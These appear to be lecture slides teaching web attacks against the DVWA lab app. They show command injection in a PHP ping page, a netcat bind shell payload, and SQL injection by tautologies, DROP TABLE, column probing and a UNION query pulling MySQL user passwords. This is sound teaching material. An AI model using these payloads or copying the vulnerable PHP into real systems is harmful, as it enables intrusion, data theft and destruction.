
```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms
```

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1%3b+ls&submit=submit
```

“; ls” encoded



2. Send page



## Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes o
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms
help
index.php
source
```

```
 ...
 $t = $_REQUEST[‘ip'];
$o = shell_exec(‘ping –C 3’ . $t);
echo $o
 ...
```

**PHP exec program**


Information Disclosure

# Getting a Shell

```
ip=127.0.0.1+%26+netcat+-v+-e+'/bin/bash'+-l+-p+31337&submit=submit
```

```
netcat –v –e ‘/bin/bash’ –l –p 31337
```

# SQL Injection




1 /user.php?id=5

2 SELECT FROM users where uid=5

3 “jburket”

4 “jburket”

# SQL Injection



1 /user.php?id=**-1 or admin=true**

2 SELECT FROM users where uid=**-1 or admin=true**

3 “adminuser”

4 “adminuser”

# CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business
- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

Image: http://usa.visa.com/merchants/marketing_center/logo_usage.html
https://www.mastercardbrandcenter.com/

# SQL Primer

A table is defined by a tuple $(t_1, t_2, ..., t_n)$of typed named values. Each row is a tuple of values $(v_1{:}t_1, v_2{:}t_2, ...\ v_n{:}t_n)$

| Column 1 of Type 1 | Column 2 of Type 2 | Column 3 of Type 3 |
|---|---|---|
| value 1 | value 2 | value 3 |
| value 4 | value 5 | value 6 |

smallint

varchar(15)

| user_id | first_name | last_name | user | password | avatar |
|---|---|---|---|---|---|
| 1 | admin | admin | admin | <hash 1> | admin.jpg |
| 2 | Gordon | Brown | gordonb | <hash 2> | gordonb.jpg |
| 3 | Hack | Me | 1337 | <hash 3> | hacker.jpg |
| … | … | … | … | … | … |

**‘users’ table**

| user_id | first_name | last_name | user | password | avatar |
|---|---|---|---|---|---|
| 1 | admin | admin | admin | <hash 1> | admin.jpg |
| 2 | Gordon | Brown | gordonb | <hash 2> | gordonb.jpg |
| 3 | Hack | Me | 1337 | <hash 3> | hacker.jpg |
| … | … | … | … | … | … |

**users**

| user_id | comment_id | comment |
|---|---|---|
| 1 | 1 | Test Comment |
| 2 | 2 | I like sugar |
| 2 | 3 | But not milk |
| 3 | 4 | Gordon is silly |

**comments**

A schema is a collection of tables with their intended relations

# Basic Queries

```
SELECT <columns> from <db> where <exp>
```

Returns all rows from db columns where exp is true

- *columns* can either be:
  - List of comma-separated column names
  - “*” for all columns
- *db* is a comma-separated list of tables
- *exp* is a Boolean SQL expression
  - Single quotes for strings (‘’)
  - Integers are specified in the normal way
- Comments are specified:
  - Single line: ‘--’ (two dashes) character
  - Multi-line: “/*” and “*/” (like C)
  - Server-specific, e.g., “#” single-line comment for mysql

# Example Query

```
SELECT <columns> from <db> where <exp>
```

```
select * from comments
where user_id = 2;
```

```
2, 2, “I like sugar”
2, 3, “But not milk”
```

| user_id | comment_id | comment |
|---|---|---|
| 1 | 1 | Test Comment |
| 2 | 2 | I like sugar |
| 2 | 3 | But not milk |
| 3 | 4 | Gordon is silly |

**comments**

# Join Example

```
SELECT <columns> from <db> where <exp>
```

```
select users.first_name,
comments.comment
from users, comments
where
users.user_id=comments
.user_id
and users.user_id = 2;
```

| user_id | first_name | last_name | user | ... |
|---|---|---|---|---|
| 1 | admin | admin | admin | ... |
| 2 | Gordon | Brown | gordonb | ... |

| user_id | comment_id | comment |
|---|---|---|
| 1 | 1 | Test Comment |
| 2 | 2 | I like sugar |
| 2 | 3 | But not milk |
| 3 | 4 | Gordon is silly |

Join two tables

Gordon“I like sugar”
Gordon“But not milk”

# Tautologies

```
SELECT <columns> from <db> where <exp>
```

```
select * from
comments where
user_id = 2
OR 1= 1;
```

```
1, 1, “Test Comment”
2, 2, “I like sugar”
2, 3, “But not milk”
3, 4, “Gordon is silly”
```

| user_id | comment_id | comment |
|---|---|---|
| 1 | 1 | Test Comment |
| 2 | 2 | I like sugar |
| 2 | 3 | But not milk |
| 3 | 4 | Gordon is silly |


**comments**

Tautologies often used in real attacks

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
           WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```

Guess as to the exploit?

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```



```
ID: 1 or 1=1;
First name: admin
Surname: admin

ID: 1 or 1=1;
First name: Gordon
Surname: Brown

ID: 1 or 1=1;
First name: Hack
Surname: Me

ID: 1 or 1=1;
First name: Pablo
Surname: Picasso

ID: 1 or 1=1;
First name: Bob
Surname: Smith
```

Solution: 1 or 1=1;


```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```

Does quoting make it safe?

Hint: Comments are specified:

- Single line: ‘--’ (two dashes) character
- Multi-line: “/*” and “*/”
- “#” single-line comment for mysql

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```



User ID:

```
ID: 1' or 1=1;#
First name: admin
Surname: admin

ID: 1' or 1=1;#
First name: Gordon
Surname: Brown

ID: 1' or 1=1;#
First name: Hack
Surname: Me

ID: 1' or 1=1;#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1;#
First name: Bob
Surname: Smith
```


1’ OR 1=1;#

# Even worse

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```

**1′ ; DROP TABLE Users ; -- #**

Command not verified, but you get the idea


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

# Reversing Table Layout

1. Column Numbers
2. Column Names
3. Querying other tables

# Probing Number of Columns

ORDER BY <number> can be added to an SQL query to order results by a column.

select first_name,last_name from users where user_id = 1 ORDER BY 1

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’";
$result = mysql_query($getid) or die('<pre>' .
mysql_error() . '</pre>' );
```

# Probing Number of Columns

ORDER BY <number> can be added to an SQL query to order results by a column.

```
...
$getid = “SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’”;
...
```

✓ select first_name,last_name from users
where user_id = ‘1’ ORDER BY 1;#

✗ select first_name,last_name from users
where user_id = ‘1’ ORDER BY 3;#

# Probing Column Names

A query with an incorrect column name will give an error

```
...
$getid = “SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’”;
...
```

✓ select first_name,last_name from users where user_id = ‘1’ or first_name IS NULL;#

✗ select first_name,last_name from users where user_id = ‘1’ or firstname IS NULL;#

# Querying extra tables with UNION


<query 1> UNION <query 2> can be used to construct a separate query 2.

```
...
$getid = “SELECT first_name, last_name FROM users
          WHERE user_id = ‘$id’”;
...
```

✓ select first_name,last_name from users where user_id = ‘1’ UNION select user,password from mysql.users;#

Leaking the result of error messages is a poor security practice.

Errors leaks information!



# Error Messages

